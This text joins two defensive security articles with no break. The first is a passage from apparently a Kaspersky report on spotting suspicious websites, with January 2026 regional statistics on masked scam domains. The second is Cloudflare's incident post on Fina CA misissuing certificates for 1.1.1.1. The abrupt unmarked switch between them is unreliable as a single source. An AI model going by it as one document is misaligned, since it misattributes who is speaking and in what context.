Another important clue is hidden ownership. When the WHOIS details show “Redacted for Privacy” or leaves the organization name blank, it may indicate that the website owner is deliberately hiding their identity.
We should point out that while this can raise suspicion during investigations, hidden WHOIS data is not inherently malicious. Many legitimate businesses use privacy protection services for valid reasons. These may include protection from spam and phishing after public email addresses are taken from WHOIS databases, personal safety for small business owners, and brand protection to prevent competitors or malicious actors from targeting the registrant. This means that some businesses can use services like WHOIS Privacy Protection, Domains By Proxy, or PrivacyGuardian.org to remove the WHOIS data while still operating transparently on their websites through clear contact details, customer support channels, and legal pages (e.g. terms of use).
Therefore, hidden ownership should be treated as a contextual risk indicator, not a standalone proof of fraud. It becomes more suspicious when combined with other signals such as newly registered domains, and lack of legal information.
Next, you can check the security headers of the website. Legitimate websites are usually well maintained and include several key HTTP headers for protection. Some examples include:
Content-Security-Policy (CSP) provides strong defense against cross-site scripting (XSS) attacks by defining which scripts are allowed to run on the site and blocking any malicious JavaScript that could steal login data or inject fake forms.
HTTP Strict-Transport-Security (HSTS) forces browsers to connect to the site only over HTTPS. It ensures all communication is encrypted and prevents redirecting users to an insecure (HTTP) version of the site.
X-Frame-Options prevents clickjacking, which is a type of attack where a legitimate-looking button or link on a malicious page secretly performs another action in the background.
X-Content-Type-Options blocks MIME-type attacks by preventing browsers from misinterpreting file types.
Referrer-Policy controls how much information about your previous browsing (referrer URLs) is shared with other sites.
These headers form the “digital hygiene” of a website. Their absence doesn’t always mean a site is malicious, but it does suggest a lack of security awareness or professional maintenance — both strong reasons to be cautious.
You should also check the SSL certificate. Scam sites may use self-signed or short-lived SSL certificates. You can inspect this by clicking the padlock icon in your browser’s address bar — if it says “not secure” or the certificate authority seems unfamiliar, that’s a red flag.
You can check the security headers and the SSL certificate by sending an HTTP request programmatically or by using some online service.
Another indicator that provides insight into how well a website is done and managed is DNS configurations. Legitimate businesses typically use reliable DNS providers and maintain consistent DNS records. Missing the name server NS or mail exchange MX records may indicate poor DNS configuration. In addition to NS and MX, reputable sites also configure SPF and DMARC records to protect their brand from email spoofing and phishing. Something scam website developers won’t bother with because they don’t intend to build a long-standing reputation.
You can check the configurations of DNS records either programmatically or by using an online service.
Another recommendation is to pay attention to website behavior. If there are frequent redirects, pop-up ads, or background requests to unknown domains, this may indicate unsafe scripting or tracking.
How to protect yourself
Tools and databases for detecting suspicious websites
We at Kaspersky have built an intelligent system for detecting suspicious web resources and added this new type of protection into many of our products, including Kaspersky Premium, Kaspersky for Android and iOS, and others. Our detection model is based on many factors, including but not limited to the following:
domain name and age,
IP reputation,
stability of the infrastructure used,
DNS configurations,
HTTP security headers,
digital identity and popularity of the web resource.
When a user tries to visit a site flagged as having an undefined trust level, our solutions show a warning to stop the visitor from becoming a victim of personal data leaks, financial losses or a bad purchase:
This component is on by default.
Moreover, there are several online tools and databases that can help assess a website’s legitimacy:
ScamAdviser analyzes trust based on WHOIS, server location, and web reputation.
APIVoid provides risk scoring using DNS, IP, and domain reputation databases.
National government databases often maintain official lists of fraudulent or blacklisted domains.
Preventive measures
To protect yourself from such threats, it might a good idea to take some additional preventive measures. Always double-check the URL and domain name, especially when you are about to click a link or make a payment. Make sure the site uses HTTPS and has a trusted certificate.
You can use standard browser tools to verify site security. For example, in Google Chrome, clicking the site information button (the lock or settings icon in the address bar) displays details about the connection security and the site’s certificate.
In the Security section, you can check whether the site supports HTTPS – it should say “Connection is secure” – and view the site’s digital certificate.
Additionally, keep reliable security software with real-time protection running on your device to stop you from accessing dangerous websites. Do not download any files or enter your personal information on websites that look unprofessional or suspicious. And finally, remember the golden rule: if a deal seems too good to be true, it often is.
If you realize that you’re on a scam website, it’s important to perform certain post-incident actions immediately. First, contact your bank or payment provider as soon as possible to block the transaction or card. Then, change your passwords for the services which might have been compromised, and run a full antivirus scan on your device to detect and remove any potential threats. Lastly, consider reporting the website to the cybercrime agency in your country or to the consumer protection agency. Sharing your experience online by leaving a review or warning will give notice to potential customers alike.
By staying careful and taking quick actions, you can significantly reduce the chances of being a target and help make the internet a safer place for everyone.
An overview of detection statistics for sites with an undefined trust level
To illustrate the types of suspicious sites prevalent in various regions around the world, we analyzed anonymized detection data from Kaspersky solutions for the “websites with an undefined trust level” category in January 2026. For each region, we identified the 10 most frequently encountered sites and calculated the share of each within that list. To maintain privacy, specific domains are not listed directly; instead, they’re described based on their functionality and characteristics.
Most visited suspicious sites
First, let’s examine the sites that appear across multiple regions, indicating a high prevalence.
In 9 out of the 10 regions analyzed, we encountered a suspicious image processing platform (*a*o*.com). This site positions itself as a photo editing tool, but in reality, it serves as an intermediary server for uploading images used in phishing and other campaigns. By interacting with such a site, users risk exposing personal data under the guise of uploading images or falling victim to a phishing attack.
Percentage of the *a*o*.com domain detections by region, January 2026 (download)
This site has the largest share of detections in the Russian Federation, where it ranks first in the TOP 10 with a 40.80% share. It is also prevalent in Latin American countries (21.70%) and the CIS (14.64%), while it’s least common in Canada at 0.24%.
The next site appeared in 7 regions. It consists of a landing page for a fake antivirus solution presented as a browser extension (*n*s*.com). This extension redirects the user to a fake search engine page allowing it to collect data and track user activity, specifically search queries.
Percentage of the *n*s*.com domain detections by region, January 2026 (download)
This site is most frequently detected in South Asia, with a share of 33.31%. Its presence in Canada and Oceania is roughly equal (15.47% and 15.09%, respectively). We recorded the lowest number of detections in Africa, at 2.99%.
Another suspicious browser extension appeared in the TOP 10 in 6 out of the 10 regions. It’s a fake privacy-enhancing tool hosted at *w*a*.com. Instead of providing the advertised privacy features, this extension carries a high risk of intercepting browser data. It can modify browser settings, harvest user data, and swap the default search engine for a fake one. Furthermore, it maintains full control over all browser traffic.
Percentage of the *w*a*.com domain detections by region, January 2026 (download)
This “service” has its largest share, 22.25%, in the Middle East and North Africa, and is also quite common in Canada (16.26%). It’s least frequently encountered in Latin America (5.38%) and East Asia (4.02%).
The site *o*r*.com appeared in five regional rankings. It’s a fake security service promising to provide online safety by warning users about malicious sites and dangerous search queries. This extension has the potential to steal cookies (including session cookies), inject advertisements, spoof login forms, and harvest browser history and search queries. We noted that this site made the TOP 10 in Africa (0.59%), the MENA (Middle East and North Africa) region (4.57%), Europe (5.61%), Canada (7.21%), and Oceania (1.93%).
In 4 out of the 10 regions, we identified several other recurring sites. One of them (*n*p*.xyz) mimics a repository for creative AI image generation prompts while capturing browser data. The domain hosting this site exhibits several red flags: it was recently registered, and the owner’s information is hidden. This site reached the TOP 10 in Africa (0.51%), the MENA region (7.04%), Latin America (22.54%, ranking first in that region), and South Asia (5.91%).
The second service (*i*s*.com) positions itself as a tool for safe searching, protecting the browser from threats, and verifying extensions. However, this is a typical browser hijacker, much like the others mentioned above. It made the TOP 10 in South Asia (8.03%), Oceania (17.97%), Europe (3.90%), and Canada (14.35%).
The third site (*h*t*.com) poses as a private browsing extension. In reality, it’s another potentially unwanted application designed for browser hijacking: it modifies settings, steals sensitive data (cookies, browser history, and queries), and can redirect the user to phishing pages. Users have specifically noted the difficulty involved in removing the extension. This site appears in the TOP 10 for the MENA region (10.17%), Canada (7.06%), Europe (3.81%), and Oceania (2.81%).
Another domain (*o*t*.com) that reached the TOP 10 in four regions is a service mimicking a browser extension for safe searching and web browsing. It’s dangerous because it injects ads and steals user data. It’s important to note that such extensions can be installed without explicit user consent – for example, via links embedded in other software. This service holds the number one spot in two regions: Canada (25.72%) and Oceania (30.92%), while also appearing in the TOP 10 for East Asia (8.01%) and Africa (0.88%).
Consequently, we can see that the majority of suspicious sites detected by our solutions worldwide are browser hijackers masquerading as security products. Nevertheless, other categories of sites also appear in the TOP 10.
Next, we’ll examine each region individually, focusing on descriptions of domains not previously covered. For clarity, the sites mentioned above will be marked as [MULTI-REGION], while those appearing in only two or three regions will include the names of those specific areas. We’ll observe several regional overlaps and similarities, allowing us to determine which types of suspicious sites are popular both within specific regions and globally.
Africa
Distribution of the TOP 10 suspicious websites in Africa, January 2026 (download)
The three most prevalent domains in African countries are found exclusively in this region. All of them – *i*r*.world (60.27%), *m*a*.com (22.84%), and *e*p*.com (9.36%) – are potentially fraudulent online trading platforms suspected of using forged licenses. These sites employ classic scam schemes where it’s impossible to withdraw any alleged earnings. In fifth place is a domain we’ll also see in the European TOP 10, *r*e*.com (1.46%): a platform marketed as a tool for retail and semi-professional traders. It charges for services available elsewhere for free. Eighth place is held by a site that also appears in the Russian TOP 10: *a*c*.com (0.56%). This is a dubious AI tool that claims to offer free subscriptions to a premium graphics editor. In ninth place is a domain that also surfaces in the Canadian TOP 10: *u*e*.com (0.53%), a browser extension of the “web protection” variety that we’ve encountered previously.
In summary, the African region is dominated by financial scams within the online trading and brokerage sectors. These include fake platforms that make it impossible to withdraw funds and use fake licenses and classic schemes to steal users’ money. Additionally, Africa sees paid tools that duplicate free services and questionable AI-based subscriptions. The primary threat in this region is financial loss through fraudulent investment-themed sites.
MENA
Distribution of the TOP 10 suspicious websites in the Middle East and North Africa, January 2026 (download)
In the MENA region, the site *a*v*.su holds the top spot with a 28.64% share; notably, this site also appears in the TOP 10 for Russia. It markets itself as a tool for building custom VoIP-PBX systems. However, it has an extremely low trust rating and is frequently associated with phishing, and hidden redirects. Using this service carries significant risks, including data leaks, and financial loss.
Ranked seventh is *a*r*.foundation (6.32%), an AI bot allegedly designed for trading, which we also identified in the TOP 10 for Oceania. This service has been flagged as an investment scam operating as a pyramid scheme with the hallmarks of a Ponzi scheme.
The ranking is rounded out by two domains not found in any other region. The first one, *l*e*.pro (4.42%), is a spoof of a popular betting service. The second, *p*r*.group (2.21%), is a clone of a well-known broker. Both sites are scams.
In the MENA region, the landscape is dominated by fake VoIP services as well as counterfeits of financial and betting platforms, which attackers use to conduct phishing attacks, and perform hidden redirects. A significant portion of suspicious sites consists of fake online privacy tools and browser hijackers masquerading as security extensions. Ponzi schemes and cryptocurrency scams are also prominent. The primary risks for the region are data theft, and financial loss.
Latin America
Distribution of the TOP 10 suspicious websites in Latin America, January 2026 (download)
In Latin America, we identified five popular suspicious sites specific to this region, which is unusual compared to other areas where more overlaps are typically observed. Ranking third with a share of 10.81% is the fake betting platform *b*e*.net. In fifth place is *r*e*.club, an illegitimate clone of a well-known bookmaker, with a share of 7.82%.
Further down the list of local threats are *a*a*.com.br (7.02%), a Brazilian Ponzi scam; *s*a*.com (5.07%), which offers dubious investment programs; and *t*r*.com (4.53%), a potentially dangerous trading platform.
In Latin America, the most-visited suspicious sites are betting-themed scams, including both clones of legitimate sites and those built from scratch. Also prevalent are Ponzi schemes, fake investment programs, and dubious online brokers. A significant portion of these sites consists of browser hijackers posing as crypto platforms and AI bots. The primary threats in Latin American countries include financial loss through gambling and Ponzi schemes, as well as the theft of NFTs and other tokens.
East Asia
Distribution of the TOP 10 suspicious websites in East Asia, January 2026 (download)
In the East Asian TOP 10, we see the highest concentration of domains that are absent from other regional rankings.
In first place, with an 18.77% share, is the fake broker *r*x*.com, which can be used to steal personal data or funds. Second place is held by a crypto-gaming site (16.44%) that we previously encountered in the Latin American TOP 10. Visitors to this site risk losing NFTs and other tokens. In third place is the domain *u*h*.net (11.61%), used for redirects, which can hijack sessions. Following this is *s*m*.com (9.98%), a domain typically used as a browser-hijacking server and for phishing attacks, serving as a link in an infection chain.
Rounding out the local threats in East Asia are the following domains: *e*v*.com (9.37%), utilized in drive-by attacks; *a*k*.com (9.16%), an API-like domain associated with suspicious scripts and extensions; and *b*l*.com (4.38%), a domain potentially used for redirects.
East Asia has a high concentration of region-specific fake brokers, crypto gaming platforms, and NFT marketplaces. The primary threats for this region include the loss of financial data, NFTs, and other tokens, as well as session hijacking.
South Asia
Distribution of the TOP 10 suspicious websites in South Asia, January 2026 (download)
In South Asian countries, we also observe a concentration of local suspicious sites specific to the region.
The second most popular site in the region is *a*s*.com (12.01%), a poor-reputation, high-risk microloan service typical of South Asia. By interacting with these sites, users risk not only losing significant funds but also compromising their overall security. Following this are *v*n*.com with a 9.47% share and *l*f*.com with 8.65%. These domains are employed in various fraudulent schemes, ranging from phishing to spam.
The TOP 10 also includes *s*o*.com (4.80%), a free video downloading service associated with a high risk of infection. The final site we analyzed in the South Asia region is *c*o*.site (1.89%), a pseudo-tool for local SEO optimization that carries the danger of data loss and a high risk of financial fraud through subscription sign-ups.
In summary, the region is dominated by fake antivirus extensions, microloan services, dubious video downloaders, and counterfeit SEO tools. The primary risks for South Asia include financial fraud, phishing and spam distribution, and data theft.
CIS
When analyzing statistics for suspicious sites in CIS countries, we treat Russia as a separate region due to the unique characteristics of its online space which are not found in any other CIS member states. However, we’ve placed these two regions in the same section, as we’ve observed overlaps between them that are not seen in other parts of the world.
Distribution of the TOP 10 suspicious websites in the CIS, January 2026 (download)
The top two sites in the CIS TOP 10 also appear in the Russian TOP 10. The domain *r*a*.bar, which ranks first in the CIS (39.50%), holds the second spot in Russia (15.93%) and is a fake trading site. It’s worth noting that sites in the .bar domain zone are frequently used for scams. In second place in the CIS (15.29%) and sixth in Russia (3.75%) is the domain *p*o*.ru, which is often associated with bots for inflating follower counts and automating community management.
Domains from fourth to eighth place are specific only to the CIS region and don’t appear in the Russian TOP 10. These sites include:
*a*e*.online (8.42%): an online image editor that carries risks of data harvesting
*n*a*.io (6.51%): a high-risk cryptocurrency trading platform
*e*r*.com (3.72%): a site promising free cryptocurrency and posing the risk of compromising visitors’ private keys and digital wallets
*s*o*.ltd (3.70%): a domain with an extremely low trust rating
*s*.gg (3.49%): a scam site masquerading as a play-to-earn blockchain game
The ranking concludes with sites that overlap with the Russian region. *a*.consulting (2.42%) is a fake clone of a binary options site, and *a*.lol (2.32%) is a domain suspected of dubious activity.
The CIS landscape is dominated by fake trading platforms (particularly crypto exchanges), promises of easy profits, play-to-earn scams, and dubious investment projects. We also observe many bots for inflating social metrics and automation. The primary threat in the CIS is the theft of private keys, digital wallets, and funds through investment schemes and lures involving online promotion.
Distribution of the TOP 10 suspicious websites in Russia, January 2026 (download)
The Russian TOP 10 includes three unique domains not found in the rankings of other regions. The first, *n*m*.top (7.84%), is an imitator of a well-known binary options broker. This suspicious site was recently registered and has a tellingly low rating on domain verification services. The second, *t*e*.ru (3.25%), claims to be an educational platform and has a dubious subscription system with a high probability of fraud involving difficulties in canceling subscriptions. The third site, *e*e*.org (3.14%), positions itself as a tool for a popular media platform, but it’s actually a scam that fails to provide its stated services.
Overall, the Russian landscape is characterized by fake binary options brokers and sketchy sites with fraudulent subscriptions posing as e-learning platforms. There are also frequent instances of sites spoofing well-known legitimate services. The primary risks in Russia are scams related to the knowledge business sector, as well as the theft of money and personal data.
Europe
Distribution of the TOP 10 suspicious websites in Europe, January 2026 (download)
In the European region, we’ve found two unique domains. The first of these, *c*r*.org, has been identified as part of a chain for massive phishing and spam attacks. It accounts for a 16.08% share of the TOP 10. The second site, *o*n*.de, is an unofficial reseller with a poor reputation and a high likelihood of fraud. This domain ranks second to last in our statistics with a 5.95% share.
Among the sites not previously covered, the European TOP 10 includes one site that also appears in the Oceania TOP 10: *o*i*.com (6.61%). This is a classic cryptocurrency scam promising passive income.
A significant portion of suspicious sites in Europe consists of intermediary sites for phishing and spam, fake security extensions, and crypto scams. Unofficial sales services and paid trading tools are also on the list. The primary threats in the European region include session hijacking, data theft, spam, and investment fraud.
Canada
Distribution of the TOP 10 suspicious websites in Canada, January 2026 (download)
Canada has been designated as a separate region to illustrate prevailing trends within North America. The first four positions in the Canadian TOP 10 are held by multiregional domains discussed previously. In fifth place is *t*c*.com (10.88%), which also appears in the TOP 10 rankings for Oceania and South Asia. This is yet another browser extension masquerading as a security solution. Occupying the final spot is the domain *e*w*.com (0.17%), which is unique to the Canadian market. This site operates a dropshipping scam, offering products at prices significantly below market value. Customers typically either never receive their orders or get low-quality counterfeits.
The landscape of dubious websites in Canada is largely defined by fraudulent extensions capable of hijacking browser data, tracking user activity, spoofing search queries, harvesting cookies, and injecting ads. This is further compounded by dropshipping schemes involving counterfeit goods. The primary risks for users in Canada include data theft and financial loss from purchasing substandard products.
Oceania
Distribution of the TOP 10 suspicious websites in Oceania, January 2026 (download)
The final region under consideration is Oceania. Notably, we didn’t identify a single domain unique to this region. Every site appearing in the TOP 10 represents a global threat that’s already been detailed in previous sections. To summarize the findings for this region: the primary threats consist of fake security extensions and privacy products designed for browser hijacking, tracking user activity, displaying advertisements, and stealing data. There’s a minimal presence of crypto Ponzi schemes in this area. The main risk for users in Oceania is the loss of privacy and confidentiality through unwanted apps.
Conclusion
Suspicious websites are particularly dangerous because they often masquerade as legitimate sites with high levels of persuasiveness. They mimic online stores, subscription-based streaming platforms, repair firms, and various other services. Unlike standard phishing sites, they employ more sophisticated manipulations to deceive users, tricking them into voluntarily handing over their personal data and transferring funds.
By examining the TOP 10 suspicious sites across the world’s major regions, we can draw several conclusions. On average, the most prevalent threats globally are fraudulent extensions masquerading as security solutions and privacy services. Their true purpose is to hijack browser data, track user activity, and display ads. We also frequently encounter phishing platforms for image processing and financial scams involving trading, cryptocurrency, betting, and microloans. Our statistics demonstrate that these sites not only employ classic fraudulent schemes centered on easy money but also adapt to contemporary trends targeting younger audiences and specific regional characteristics. The primary risks for users interacting with these sites are a combination of privacy threats and financial loss.
To help protect users from these shady sites, we’ve introduced the category of “websites with an undefined trust level” as part of the web filtering features in our solutions. However, it’s important to note that user awareness and individual responsibility play a significant role in ensuring safe web browsing. It’s essential for users to be able to recognize suspicious sites and remain vigilant toward any that appear untrustworthy.
Over the past few days Cloudflare has been notified through our vulnerability disclosure program and the certificate transparency mailing list that unauthorized certificates were issued by Fina CA for 1.1.1.1, one of the IP addresses used by our public DNS resolver service. From February 2024 to August 2025, Fina CA issued twelve certificates for 1.1.1.1 without our permission. We did not observe unauthorized issuance for any properties managed by Cloudflare other than 1.1.1.1.
We have no evidence that bad actors took advantage of this error. To impersonate Cloudflare's public DNS resolver 1.1.1.1, an attacker would not only require an unauthorized certificate and its corresponding private key, but attacked users would also need to trust the Fina CA. Furthermore, traffic between the client and 1.1.1.1 would have to be intercepted.
While this unauthorized issuance is an unacceptable lapse in security by Fina CA, we should have caught and responded to it earlier. After speaking with Fina CA, it appears that they issued these certificates for the purposes of internal testing. However, no CA should be issuing certificates for domains and IP addresses without checking control. At present all certificates have been revoked. We are awaiting a full post-mortem from Fina.
While we regret this situation, we believe it is a useful opportunity to walk through how trust works on the Internet between networks like ourselves, destinations like 1.1.1.1, CAs like Fina, and devices like the one you are using to read this. To learn more about the mechanics, please keep reading.
Background
Cloudflare operates a public DNS resolver 1.1.1.1 service that millions of devices use to resolve domain names from a human-readable format such as example.com to an IP address like 192.0.2.42 or 2001:db8::2a.
The 1.1.1.1 service is accessible using various methods, across multiple domain names, such as cloudflare-dns.com and one.one.one.one, and also using various IP addresses, such as 1.1.1.1, 1.0.0.1, 2606:4700:4700::1111, and 2606:4700:4700::1001. 1.1.1.1 for Families also provides public DNS resolver services and is hosted on different IP addresses — 1.1.1.2, 1.1.1.3, 1.0.0.2, 1.0.0.3, 2606:4700:4700::1112, 2606:4700:4700::1113, 2606:4700:4700::1002, 2606:4700:4700::1003.
As originally specified in RFC 1034 and RFC 1035, the DNS protocol includes no privacy or authenticity protections. DNS queries and responses are exchanged between client and server in plain text over UDP or TCP. These represent around 60% of queries received by the Cloudflare 1.1.1.1 service. The lack of privacy or authenticity protection means that any intermediary can potentially read the DNS query and response and modify them without the client or the server being aware.
To address these shortcomings, we have helped develop and deploy multiple solutions at the IETF. The two of interest to this post are DNS over TLS (DoT, RFC 7878) and DNS over HTTPS (DoH, RFC 8484). In both cases the DNS protocol itself is mainly unchanged, and the desirable security properties are implemented in a lower layer, replacing the simple use of plain-text in UDP and TCP in the original specification. Both DoH and DoT use TLS to establish an authenticated, private, and encrypted channel over which DNS messages can be exchanged. To learn more you can read DNS Encryption Explained.
During the TLS handshake, the server proves its identity to the client by presenting a certificate. The client validates this certificate by verifying that it is signed by a Certification Authority that it already trusts. Only then does it establish a connection with the server. Once connected, TLS provides encryption and integrity for the DNS messages exchanged between client and server. This protects DoH and DoT against eavesdropping and tampering between the client and server.
The TLS certificates used in DoT and DoH are the same kinds of certificates HTTPS websites serve. Most website certificates are issued for domain names like example.com. When a client connects to that website, they resolve the name example.com to an IP like 192.0.2.42, then connect to the domain on that IP address. The server responds with a TLS certificate containing example.com, which the device validates.
However, DNS server certificates tend to be used slightly differently. Certificates used for DoT and DoH have to contain the service IP addresses, not just domain names. This is due to clients being unable to resolve a domain name in order to contact their resolver, like cloudflare-dns.com. Instead, devices are first set up by connecting to their resolver via a known IP address, such as 1.1.1.1 in the case of Cloudflare public DNS resolver. When this connection uses DoT or DoH, the resolver responds with a TLS certificate issued for that IP address, which the client validates. If the certificate is valid, the client believes that it is talking to the owner of 1.1.1.1 and starts sending DNS queries.
You can see that the IP addresses are included in the certificate Cloudflare’s public resolver uses for DoT/DoH:
Certificate:
  Data:
      Version: 3 (0x2)
      Serial Number:
          02:7d:c8:c5:e1:72:94:ae:c9:ed:3f:67:72:8e:8a:08
      Signature Algorithm: sha256WithRSAEncryption
      Issuer: C=US, O=DigiCert Inc, CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
      Validity
          Not Before: Jan  2 00:00:00 2025 GMT
          Not After : Jan 21 23:59:59 2026 GMT
      Subject: C=US, ST=California, L=San Francisco, O=Cloudflare, Inc., CN=cloudflare-dns.com
      X509v3 extensions:
          X509v3 Subject Alternative Name:
              DNS:cloudflare-dns.com, DNS:*.cloudflare-dns.com, DNS:one.one.one.one, IP Address:1.0.0.1, IP Address:1.1.1.1, IP Address:162.159.36.1, IP Address:162.159.46.1, IP Address:2606:4700:4700:0:0:0:0:1001, IP Address:2606:4700:4700:0:0:0:0:1111, IP Address:2606:4700:4700:0:0:0:0:64, IP Address:2606:4700:4700:0:0:0:0:6400
Rogue certificate issuance
The section above describes normal, expected use of Cloudflare public DNS resolver 1.1.1.1 service, using certificates managed by Cloudflare. However, Cloudflare has been made aware of other, unauthorized certificates being issued for 1.1.1.1. Since certificate validation is the mechanism by which DoH and DoT clients establish the authenticity of a DNS resolver, this is a concern. Let’s now dive a little further in the security model provided by DoH and DoT.
Consider a client that is preconfigured to use the 1.1.1.1 resolver service using DoT. The client must establish a TLS session with the configured server before it can send any DNS queries. To be trusted, the server needs to present a certificate issued by a CA that the client trusts. The collection of certificates trusted by the client is also called the root store.
A Certification Authority (CA) is an organisation, such as DigiCert in the section above, whose role is to receive requests to sign certificates and verify that the requester has control of the domain. In this incident, Fina CA issued certificates for 1.1.1.1 without Cloudflare's involvement. This means that Fina CA did not properly check whether the requestor had legitimate control over 1.1.1.1. According to Fina CA:
“They were issued for the purpose of internal testing of certificate issuance in the production environment. An error occurred during the issuance of the test certificates when entering the IP addresses and as such they were published on Certificate Transparency log servers.”
Although it’s not clear whether Fina CA sees it as an error, we emphasize that it is not an error to publish test certificates on Certificate Transparency (more about what that is later on). Instead, the error at hand is Fina CA using their production keys to sign a certificate for an IP address without permission of the controller. We have talked about misuse of 1.1.1.1 in documentation, lab, and testing environments at length. Instead of the Cloudflare public DNS resolver 1.1.1.1 IP address, Fina should have used an IP address it controls itself.
Unauthorized certificates are unfortunately not uncommon, whether due to negligence — such as IdenTrust in November 2024 — or compromise. Famously in 2011, the Dutch CA DigiNotar was hacked, and its keys were used to issue hundreds of certificates. This hack was a wake-up call and motivated the introduction of Certificate Transparency (CT), later formalised in RFC 6962. The goal of Certificate Transparency is not to directly prevent misissuance, but to be able to detect any misissuance once it has happened, by making sure every certificate issued by a CA is publicly available for inspection.
In certificate transparency several independent parties, including Cloudflare, operate public logs of issued certificates. Many modern browsers do not accept certificates unless they provide proof in the form of signed certificate timestamps (SCTs) that the certificate has been logged in at least two logs. Domain owners can therefore monitor all public CT logs for any certificate containing domains they care about. If they see a certificate for their domains that they did not authorize, they can raise the alarm. CT is also the data source for public services such as crt.sh and Cloudflare Radar’s certificate transparency page.
Not all clients require proof of inclusion in certificate transparency. Browsers do, but most DNS clients don’t. We were fortunate that Fina CA did submit the unauthorized certificates to the CT logs, which allowed them to be discovered.
Investigation into potential malicious use
Our immediate concern was that someone had maliciously used the certificates to impersonate the 1.1.1.1 service. Such an attack would require all the following:
An attacker would require a rogue certificate and its corresponding private key.
Attacked clients would need to trust the Fina CA.
Traffic between the client and 1.1.1.1 would have to be intercepted.
In light of this incident, we have reviewed these requirements one by one:
1. We know that a certificate was issued without Cloudflare's involvement. We must assume that a corresponding private key exists, which is not under Cloudflare's control. This could be used by an attacker. Fina CA wrote to us that the private keys were exclusively in Fina’s controlled environment and were immediately destroyed even before the certificates were revoked. As we have no way to verify this, we have and continue to take steps to detect malicious use as described in point 3.
2. Furthermore, some clients trust Fina CA. It is included by default in Microsoft’s root store and in an EU Trust Service provider. We can exclude some clients, as the CA certificate is not included by default in the root stores of Android, Apple, Mozilla, or Chrome. These users cannot have been affected with these default settings. For these certificates to be used nefariously, the client’s root store must include the Certification Authority (CA) that issued them. Upon discovering the problem, we immediately reached out to Fina CA, Microsoft, and the EU Trust Service provider. Microsoft responded quickly, and started rolling out an update to their disallowed list, which should cause clients that use it to stop trusting the certificate.
3. Finally, we have launched an investigation into possible interception between users and 1.1.1.1. The first way this could happen is when the attacker is on-path of the client request. Such man-in-the-middle attacks are likely to be invisible to us. Clients will get responses from their on-path middlebox and we have no reliable way of telling that is happening. On-path interference has been a persistent problem for 1.1.1.1, which we’ve been working on ever since we announced 1.1.1.1.
A second scenario can occur when a malicious actor is off-path, but is able to hijack 1.1.1.1 routing via BGP. These are scenarios we have discussed in aprevious blog post, and increasing adoption of RPKI route origin validation (ROV) makes BGP hijacks with high penetration harder. We looked at the historical BGP announcements involving 1.1.1.1, and have found no evidence that such routing hijacks took place.
Although we cannot be certain, so far we have seen no evidence that these certificates have been used to impersonate Cloudflare public DNS resolver 1.1.1.1 traffic. In later sections we discuss the steps we have taken to prevent such impersonation in the future, as well as concrete actions you can take to protect your own systems and users.
A closer look at the unauthorized certificates attributes
All unauthorized certificates for 1.1.1.1 were valid for exactly one year and included other domain names. Most of these domain names are not registered, which indicates that the certificates were issued without proper domain control validation. This violates sections 3.2.2.4 and 3.2.2.5 of the CA/Browser Forum’s Baseline Requirements, and sections 3.2.2.3 and 3.2.2.4 of the Fina CA Certificate Policy.
The full list of domain names we identified on the unauthorized certificates are as follows:
It’s also worth noting that the Subject attribute points to a fictional organisation TEST D.D., as can be seen on this unauthorized certificate:
        Serial Number:
            a5:30:a2:9c:c1:a5:da:40:00:00:00:00:56:71:f2:4c
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=HR, O=Financijska agencija, CN=Fina RDC 2015
        Validity
            Not Before: Nov  2 23:45:15 2024 GMT
            Not After : Nov  2 23:45:15 2025 GMT
        Subject: C=HR, O=TEST D.D., L=ZAGREB, CN=testssl.finatest.hr, serialNumber=VATHR-32343828408.306
        X509v3 extensions:
            X509v3 Subject Alternative Name:
                DNS:testssl.finatest.hr, DNS:testssl2.finatest.hr, IP Address:1.1.1.1
Incident timeline and impact
All timestamps are UTC. All certificates are identified by their date of validity.
The first certificate was issued to be valid starting February 2024, and revoked 33 min later. 11 certificate issuances with common name 1.1.1.1 followed from February 2024 to August 2025. Public reports have been made on Hacker News and on the certificate-transparency mailing list early in September 2025, which Cloudflare responded to.
While responding to the incident, we identified the full list of misissued certificates, their revocation status, and which clients trust them.
First response by Cloudflare on the mailing list about starting the investigation
2025-09-03 12:08:00
Incident declared
2025-09-03 12:16:00
Notification of an unauthorised issuance sent to Fina CA, Microsoft Root Store, and EU Trust service provider
2025-09-03 12:23:00
Cloudflare identifies an initial list of nine rogue certificates
2025-09-03 12:24:00
Outreach to Fina CA to inform them about the unauthorized issuance, requesting revocation
2025-09-03 12:26:00
Identify the number of requests served on 1.1.1.1 IP address, and associated names/services
2025-09-03 12:42:00
As a precautionary measure, began investigation to rule out the possibility of a BGP hijack for 1.1.1.1
2025-09-03 18:48:00
Second notification of the incident to Fina CA
2025-09-03 21:27:00
Microsoft Root Store notifies us that they are preventing further use of the identified unauthorized certificates by using their quick-revocation mechanism.
2025-09-04 06:13:27
Fina revoked all certificates.
2025-09-04 12:44:00
Cloudflare receives a response from Fina indicating “an error occurred during the issuance of the test certificates when entering the IP addresses and as such they were published on Certificate Transparency log servers. [...] Fina will eliminate the possibility of such an error recurring.”
It is therefore disappointing that we failed to properly monitor certificates for our own domain. We failed three times. The first time because 1.1.1.1 is an IP certificate and our system failed to alert on these. The second time because even if we were to receive certificate issuance alerts, as any of our customers can, we did not implement sufficient filtering. With the sheer number of names and issuances we manage it has not been possible for us to keep up with manual reviews. Finally, because of this noisy monitoring, we did not enable alerting for all of our domains. We are addressing all three shortcomings.
We double-checked all certificates issued for our names, including but not limited to 1.1.1.1, using certificate transparency, and confirmed that as of 3 September, the Fina CA issued certificates are the only unauthorized issuances. We contacted Fina, and the root programs we know that trust them, to ask for revocation and investigation. The certificates have been revoked.
Despite no indication of usage of these certificates so far, we take this incident extremely seriously. We have identified several steps we can take to address the risk of these sorts of problems occurring in the future, and we plan to start working on them immediately:
Alerting: Cloudflare will improve alerts and escalation for issuance of certificates for missing Cloudflare owned domains including 1.1.1.1 certificates.
Transparency: The issuance of these unauthorised 1.1.1.1 certificates were detected because Fina CA used Certificate Transparency. Transparency inclusion is not enforced by most DNS clients, which implies that this detection was a lucky one. We are working on bringing transparency to non-browser clients, in particular DNS clients that rely on TLS.
Bug Bounty: Our procedure for triaging reports made through our vulnerability disclosure program was the cause for a delayed response. We are working to revise our triaging process to ensure such reports get the right visibility.
Monitoring: During this incident, our team relied on crt.sh to provide us a convenient UI to explore CA issued certificates. We’d like to give a shout to the Sectigo team for maintaining this tool. Given Cloudflare is an active CT Monitor, we have started to build a dedicated UI to explore our data in Radar. We are looking to enable exploration of certs with IP addresses as common names to Radar as well.
What steps should you take?
